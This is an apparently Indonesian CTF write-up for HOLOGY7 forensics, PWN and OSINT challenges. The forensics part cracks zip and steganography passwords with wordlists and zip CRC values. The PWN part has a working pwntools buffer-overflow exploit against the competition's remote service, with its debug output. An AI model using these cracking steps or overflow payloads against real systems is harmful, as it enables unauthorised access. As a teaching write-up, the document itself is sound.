
```
BFDREB5M4aXWvmXmnyXd2jxne8st28SDU
```



```
WSL at  kali 2024-10-26 23:52:16  ~
➜ echo BFDREB5M4aXWvmXmnyXd2jxne8st28SDU | base58 -d
part 1 : HOLOGY7{s1Mpl3_
```


Part1 : HOLOGY7{s1Mpl3_

Flag kedua bisa didapat dengan aperi'Solve



Part 2: 3nG3_n0?}

Flag ketiga didapatkan dengan menggunakan stegcracker dengan rockyou sebagai wordlistnya



```
WSL at 🐧  kali 2024-10-26 17:48:11  ~/temp/basicforen  ⚠
→ stegcracker part3.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2024 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'part3.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: iloveyou
Tried 69 passwords
Your file has been written to: part3.jpg.out
iloveyou

WSL at 🐧  kali 2024-10-26 17:48:24  ~/temp/basicforen  ⚠
→ cat part3.jpg.out
cL4Ss1C_cH4LL
```

Part 3: cL4ss1C_cH4LL

waduh lupa

Flag: HOLOGY7{h3h3_i_f0rg0t_wh4t_1s_tH3_P4sSw0rd_2783W6DS}

Deskripsi

i forgot where did i put the key :(


Author: JersYY

Informasi Terkait Soal

Diberikan satu file zip, **chall.zip** yang diproteksi dengan password.

Pendekatan


Setelah dibuka menggunakan bruteforce password, terdapat banyak file .zip lain dalam chall.zip.



part_106.zip
part_107.zip
part_108.zip
part_109.zip
part_110.zip
part_111.zip


Solusi

Mencoba semua kemungkinan password dari **chall.zip** menggunakan tool john-the-ripper dan mendapatkan password **hellohello**




```
┌──(mvinorian@mevs-pc)-[/mnt/d/hology/waduh-lupa]
└─$ john-the-ripper chall.hash --show
chall.zip/chall.zip:hellohello:chall.zip:chall.zip:chall.zip

1 password hash cracked, 0 left
```


Extract **chall.zip** dengan 7z akan didapatkan file parts sebanyak 120 files.



```
┌──(mvinorian㉿mevs-pc)-[/mnt/d/hology/waduh-lupa]
└─$ 7z x ./chall.zip -ochallenge -phellohello

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,12 CPUs 12th Gen Intel(R) Core(TM) i5-12450H (906A3),A
SM,AES-NI)

Scanning the drive for archives:
1 file, 9278 bytes (10 KiB)

Extracting archive: ./chall.zip
--
Path = ./chall.zip
Type = zip
Physical Size = 9278

Everything is Ok

Size:       36291
Compressed: 9278

┌──(mvinorian㉿mevs-pc)-[/mnt/d/hology/waduh-lupa]
└─$ ls challenge
chall.zip
```



```
┌──(mvinorian㉿mevs-pc)-[/mnt/d/hology/waduh-lupa/challenge]
└─$ 7z x chall.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,12 CPUs 12th Gen Intel(R) Core(TM) i5-12450H (906A3),A
SM,AES-NI)

Scanning the drive for archives:
1 file, 36291 bytes (36 KiB)

Extracting archive: chall.zip
--
Path = chall.zip
Type = zip
Physical Size = 36291

Everything is Ok

Folders: 1
Files: 120
Size:       19584
Compressed: 36291
```



```
┌──(mvinorian㉿mevs-pc)-[/mnt/d/hology/waduh-lupa/challenge]
└─$ ls
chall  chall.zip

┌──(mvinorian㉿mevs-pc)-[/mnt/d/hology/waduh-lupa/challenge]
└─$ ls chall
part_1.zip    part_111.zip  part_16.zip  part_29.zip  part_41.zip  part_54.zip  part_67.zip  part_8.zip   part_92.zip
part_10.zip   part_112.zip  part_17.zip  part_3.zip   part_42.zip  part_55.zip  part_68.zip  part_80.zip  part_93.zip
part_100.zip  part_113.zip  part_18.zip  part_30.zip  part_43.zip  part_56.zip  part_69.zip  part_81.zip  part_94.zip
part_101.zip  part_114.zip  part_19.zip  part_31.zip  part_44.zip  part_57.zip  part_7.zip   part_82.zip  part_95.zip
part_102.zip  part_115.zip  part_2.zip   part_32.zip  part_45.zip  part_58.zip  part_70.zip  part_83.zip  part_96.zip
part_103.zip  part_116.zip  part_20.zip  part_33.zip  part_46.zip  part_59.zip  part_71.zip  part_84.zip  part_97.zip
part_104.zip  part_117.zip  part_21.zip  part_34.zip  part_47.zip  part_6.zip   part_72.zip  part_85.zip  part_98.zip
part_105.zip  part_118.zip  part_22.zip  part_35.zip  part_48.zip  part_60.zip  part_73.zip  part_86.zip  part_99.zip
part_106.zip  part_119.zip  part_23.zip  part_36.zip  part_49.zip  part_61.zip  part_74.zip  part_87.zip
part_107.zip  part_12.zip   part_24.zip  part_37.zip  part_5.zip   part_62.zip  part_75.zip  part_88.zip
part_108.zip  part_120.zip  part_25.zip  part_38.zip  part_50.zip  part_63.zip  part_76.zip  part_89.zip
part_109.zip  part_13.zip   part_26.zip  part_39.zip  part_51.zip  part_64.zip  part_77.zip  part_9.zip
part_11.zip   part_14.zip   part_27.zip  part_4.zip   part_52.zip  part_65.zip  part_78.zip  part_90.zip
part_110.zip  part_15.zip   part_28.zip  part_40.zip  part_53.zip  part_66.zip  part_79.zip  part_91.zip
```

File tersebut masing-masing juga diberikan password, ternyata setelah diobservasi, ukuran dari masing-masing file sangat kecil. Oleh karena itu, isi plaintext dari file dapat dilihat dari nilai CRC-nya. Akan digunakan tool **zip-crc-cracker** untuk melihat konten plaintext dari file.


Sebelum itu, file akan diurutkan dengan mengganti nama menggunakan script berikut.

rename.py

```python
import os

files = os.listdir('./challenge/chall')
```

```
for file in files:
  if file.endswith('.zip'):
    index = file.split('.')[0].split('_')[1]
    index = index.zfill(3)
    os.rename(file, f'{index}.zip')
```

Selanjutnya akan dijalankan tool zip-crc-cracker pada hasil file tersebut.



```
┌──(mvinorian㉿mevs-pc)-[/mnt/d/hology/waduh-lupa]
└─$ python3 zip-crc-cracker/crack.py chall/*
reading zip files...
file found: chall/001.zip / 1.txt: crc = 0xc0b506dd, size = 1
file found: chall/002.zip / 2.txt: crc = 0x1ad5be0d, size = 1
file found: chall/003.zip / 3.txt: crc = 0x8d076785, size = 1
file found: chall/004.zip / 4.txt: crc = 0xf26d6a3e, size = 1
file found: chall/005.zip / 5.txt: crc = 0x59bc5767, size = 1
file found: chall/006.zip / 6.txt: crc = 0x6dd28e9b, size = 1
file found: chall/007.zip / 7.txt: crc = 0x440b4703, size = 1
file found: chall/008.zip / 8.txt: crc = 0x916b06e7, size = 1
file found: chall/009.zip / 9.txt: crc = 0x98dd4acc, size = 1
file found: chall/010.zip / 10.txt: crc = 0xaa05262f, size = 1
file found: chall/011.zip / 11.txt: crc = 0x500a1b4c, size = 1
```

Hasil

Akan didapatkan string dengan encode base64 sebagai berikut.
Y29uZ3JhdHVsYXRpb25zLCBoZXJlIGlzIHlvdXIgcmV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwcmRfMjc4M1c2RFN9

Selanjutnya perlu di-decode menjadi hasil berikut.
congratulations, here is your reward
HOLOGY7{h3h3_i_f0rg0t_wh4t_1s_tH3_P4sSw0rd_2783W6DS}

PWN

give me

Flag: HOLOGY7{1ts_4lw4ys_0v3rfl0w_Vu1n_h3R3}

Deskripsi

Maafkan soal yang gampang ini 🙏🏻, probset nya skill issue

nc 103.175.221.20 3333

Author: anakamah

Informasi Terkait Soal

Diberikan satu buah file binary **vuln**.

Pendekatan

Inspeksi ghidra ditemukan kerentanan buffer overflow berikut.

void login

```
void login(char *param_1,undefined4 *param_2,undefined4 *param_3)
{
  int iVar1;
  char local_38 [44];
  uint local_c;

  local_c = 0;
  puts("Enter your username: ");
  fgets(param_1,8,stdin);
  puts("Enter your password: ");
  gets(local_38); // buffer overflow 44 bytes
  printf("You entered: %s\n",local_38);
  printf("Your status is: %d\n",(ulong)local_c);
  iVar1 = strcmp(local_38,"s3cr3tpass");
  if (iVar1 == 0) {
    puts("Login successful!");
    *param_2 = 1;
    if ((local_c == 0x79656b) && (*param_1 == 'A')) {
      *param_3 = 1;
      puts("Feature unlocked: You can now add credits!");
    }
    else {
      puts("Feature locked: You cannot add credits yet.");
    }
    return;
  }
  puts("Invalid password. Try again.");
                    /* WARNING: Subroutine does not return */
  exit(1);
}
```

Dapat dilihat juga bahwa dengan mengubah variabel local_c menjadi 0x79656b, akan didapatkan akses ke dalam fitur credits.

void menu

```
void menu(void)
{
  // ...
  do {
    while( true ) {
      puts("\n--- Menu ---");
      puts("1. Register");
      puts("2. Login");
      puts("3. View Profile");
      puts("4. Logout");
      puts("5. Exit");
      printf("Choose an option: ");
      __isoc99_scanf(&DAT_00102327,&local_38);
      getchar();
      if ((int)local_38 < 6) break;
      if (local_38 == 0x45) {
        add_credits(&local_30,local_34);
      }
  // ...
```

Fitur credits selanjutnya akan dapat diakses melalui menu dengan menginputkan pilihan 0x45 (69).

void add_credits

```c
void add_credits(uint *param_1,int param_2)
{
  int local_10;
  uint local_c;
  if (param_2 == 0) {
    puts("Access denied! You need to unlock this feature first.");
  }
  else {
    puts("Wow, how did u find me :O");
    printf("Enter the amount of credits to add: ");
    __isoc99_scanf(&DAT_0010225d,&local_10);
    *param_1 = local_10 + *param_1;
    printf("Credits added! Total credits: %d\n",(ulong)*param_1);
    local_c = calculate_value(); // return 0xdeaeb395
    if (local_c == *param_1) {
      puts(" Accessing secret...");
      congrats();
    }
  }
  return;
}
```

Terlihat bahwa credits harus sesuai dengan nilai 0xdeaeb385. Disini nilai awal credits (*param_1) akan selalu acak setiap menjalankan program karena tidak diinisialisasi pada awal program. Oleh karena itu, diperlukan untuk mengakses fungsi view_profile berikut untuk mengetahui nilai awal dari credits yang dimiliki.

void view_profile


```c
void view_profile(undefined8 param_1,uint param_2,int param_3)
{
  if (param_3 == 0) {
    puts("Please login first!");
  }
  else {
    puts("Profile:");
    printf("Username: %s\n",param_1);
    printf("Credits: %d\n",(ulong)param_2);
  }
  return;
}
```

Solusi

exploit.py

```python
from pwn import *

p = remote('103.175.221.20', 3333)

context.log_level = 'debug'

p.sendlineafter(b':', b'2')
p.sendlineafter(b':', b'A')
p.sendlineafter(b':', b's3cr3tpass\x00' + b'A' * 33 + p32(0x79656b))
p.sendlineafter(b':', b'3')
p.recvuntil(b'Credits: ')
credit = int(p.recvline().strip())
p.sendlineafter(b':', b'69')
p.sendlineafter(b':', str(3735991189 - credit).encode())
p.recvuntil(b'gift: ')
print('flag: ', p.recvline().strip())
```

Hasil



```
    0000008b
[DEBUG] Sent 0x3 bytes:
    b'69\n'
[DEBUG] Received 0x4 bytes:
    b'69\r\n'
[DEBUG] Received 0x3f bytes:
    b'Wow, how did u find me :O\r\n'
    b'Enter the amount of credits to add: '
[DEBUG] Sent 0xb bytes:
    b'4966379442\n'
[DEBUG] Received 0xa6 bytes:
    b'4966379442\r\n'
    b'Credits added! Total credits: -558976107\r\n'
    b' Accessing secret...\r\n'
    b'Hey how did u get here??? \r\n'
    b'\r\n'
    b"Here's your gift: HOLOGY7{1ts_4lw4ys_0v3rfl0w_Vu1n_h3R3}\r\n"
    b'\r\n'
flag:  b'HOLOGY7{1ts_4lw4ys_0v3rfl0w_Vu1n_h3R3}'
[*] Closed connection to 103.175.221.20 port 3333
```

OSINT

Name Name Name

Flag: HOLOGY7{nic3_n1ce_n1C3_eZ_b4ng3t_l4h_s1ap_j4d1_f1n4lis_in1_m4h_s4mpai_JuMp4_Di_M4lanG!!!}

Deskripsi

normalctfplayer


Author : JersYY

Informasi Terkait Soal

Diberikan satu clue yaitu **normalctfplayer**.

Pendekatan

Cari kata kunci **normalctfplayer** dengan mesin pencarian **bing.com**.



About 45,100 results

X
https://twitter.com › normalctfplayer


@normalctfplayer | X

The latest posts from @normalctfplayer

Selanjutnya akan ditelusuri melalui akun twitter **@normalctfplayer**.

Solusi


Setelah melihat beberapa posts dari akun twitter @normalctfplayer, ditemukan post berikut yang mengarah ke akun spotify.



Ctf enjoyer @normalctfplayer · Oct 25
check out my spotify account!

Ctf enjoyer @normalctfplayer · Oct 25
open.spotify.com/user/31vhdf4ub...

Proses penelusuran dilakukan dengan aliran berikut. Akun spotify dari twitter (Ven), dilihat salah satu followernya (Lucas), kemudian dilihat lagi satu follower dari Lucas (KevinBob). Pada salah satu album KevinBob (sad song) terdapat deskripsi pastebin berikut.




Playlist

sad song

https://pastebin.com/8PMuA9B0

KevinBob • 1 song, 3 min 38 sec

Pada pastebin tersebut berisi link menuju instagram profile card berikut.



Untitled

